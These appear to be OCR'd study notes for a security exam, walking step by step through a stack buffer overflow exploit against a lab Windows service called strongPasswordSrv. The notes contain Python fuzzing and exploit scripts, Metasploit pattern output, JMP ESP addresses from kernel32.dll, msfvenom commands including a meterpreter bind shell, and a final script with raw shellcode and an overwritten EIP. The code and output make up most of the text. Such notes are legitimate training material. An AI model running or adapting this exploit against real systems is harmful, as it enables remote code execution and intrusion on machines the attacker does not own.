
1- Prove the Buffer overflow

- Open the program in any debugger and send very long input
- The registers should be filled with the data we sent and EIP point to invalid address

```python
#!/usr/bin/python

import socket
import sys
import time


print("[*] Sending evil command to strongPasswordSrv ",sys.argv[1])



payload = b'\x41'*int(sys.argv[1])

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.7.129',80))

s.send(payload)
r = s.recv(1024)
print(r)
s.close()
```



2- Find Offset to overwrite the EIP


- Generate random (tool available on kali)

```
┌──(secops㉿kali)-[~]
└─$ msf-msf-pattern_create  -l 120
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4A
d5Ad6Ad7Ad8Ad9

┌──(secops㉿kali)-[~]
└─$
```

- Send the generated data to the server

```
#!/usr/bin/python

import socket
import sys
import time

print("[*] Sending evil command to strongPasswordSrv ",sys.argv[1])

#payload = "A"*int(sys.argv[1])
payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9"

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.7.129',80))

s.send(payload.encode())
r = s.recv(1024)
print(r)
s.close()
```

- Take note of the value in EIP




- Use the script below to find the exact offset

```
┌──(secops㉿kali)-[~]
└─$ msf-pattern_offset  -l 120 -q 61413561
[*] Exact match at offset 16
```

3- Find JMP ESP/CALL ESP

- Use the script findjmp.exe
- This is valid only if the system does not have ASLR enable (which should be the case for the exam)

```
C:\00-bof>findjmp.exe  kernel32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7666865F      push esp - ret
0x7666CD5F      push esp - ret
0x7666CE37      push esp - ret
0x766E9078      push esp - ret
0x76701151      push esp - ret
Finished Scanning kernel32.dll for code useable with the esp register
Found 5 usable addresses
```



4- Generate Shell code With MSFVenom

```
msfvenom -p windows/messagebox TEXT=hello TITLE=hello -b "\x00\x0a\x0d" -f python --var-name shellCode
```

msfvenom -p windows/meterpreter/bind_tcp LPORT=4444 EXITFUNC=thread -a x86 --platform windows -b "\x00" -f python --var-name shellcode

5- Insert the generated payload in python script

```
print("[*] Sending evil command to strongPasswordSrv ")
EIP_VALUE = b"\x78\x90\x6E\x76" #0x766E9078

#Message box
shellCode= b"\x33\xc9\x64\x8b\x49\x30\x8b\x49\x0c\x8b"
shellCode += b"\x49\x1c\x8b\x59\x08\x8b\x41\x20\x8b\x09"
shellCode += b"\x80\x78\x0c\x33\x75\xf2\x8b\xeb\x03\x6d"
shellCode += b"\x3c\x8b\x6d\x78\x03\xeb\x8b\x45\x20\x03"
shellCode += b"\xc3\x33\xd2\x8b\x34\x90\x03\xf3\x42\x81"
shellCode += b"\x3e\x47\x65\x74\x50\x75\xf2\x81\x7e\x04"
shellCode += b"\x72\x6f\x63\x41\x75\xe9\x8b\x75\x24\x03"
shellCode += b"\xf3\x66\x8b\x14\x56\x8b\x75\x1c\x03\xf3"
shellCode += b"\x8b\x74\x96\xfc\x03\xf3\x33\xff\x57\x68"
shellCode += b"\x61\x72\x79\x41\x68\x4c\x69\x62\x72\x68"
shellCode += b"\x4c\x6f\x61\x64\x54\x53\xff\xd6\x33\xc9"
shellCode += b"\x57\x66\xb9\x33\x32\x51\x68\x75\x73\x65"
shellCode += b"\x72\x54\xff\xd0\x57\x68\x6f\x78\x41\x01"
shellCode += b"\xfe\x4c\x24\x03\x68\x61\x67\x65\x42\x68"
shellCode += b"\x4d\x65\x73\x73\x54\x50\xff\xd6\x57\x68"
shellCode += b"\x72\x6c\x64\x21\x68\x6f\x20\x57\x6f\x68"
shellCode += b"\x48\x65\x6c\x6c\x8b\xcc\x57\x57\x51\x57"
shellCode += b"\xff\xd0\x57\x68\x65\x73\x73\x01\xfe\x4c"
shellCode += b"\x24\x03\x68\x50\x72\x6f\x63\x68\x45\x78"
shellCode += b"\x69\x74\x54\x53\xff\xd6\x57\xff\xd0"


payload = b'\x90'*16 + EIP_VALUE + b'\x90'*64 + shellCode
#payload = bytearray.fromhex(payload)

s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect=s.connect(('192.168.7.129',80))

s.send(payload)
r = s.recv(1024)
print(r)
s.close()
```

6- **Run the final Exploit (Here the payload is msgbox but it could be a shell)**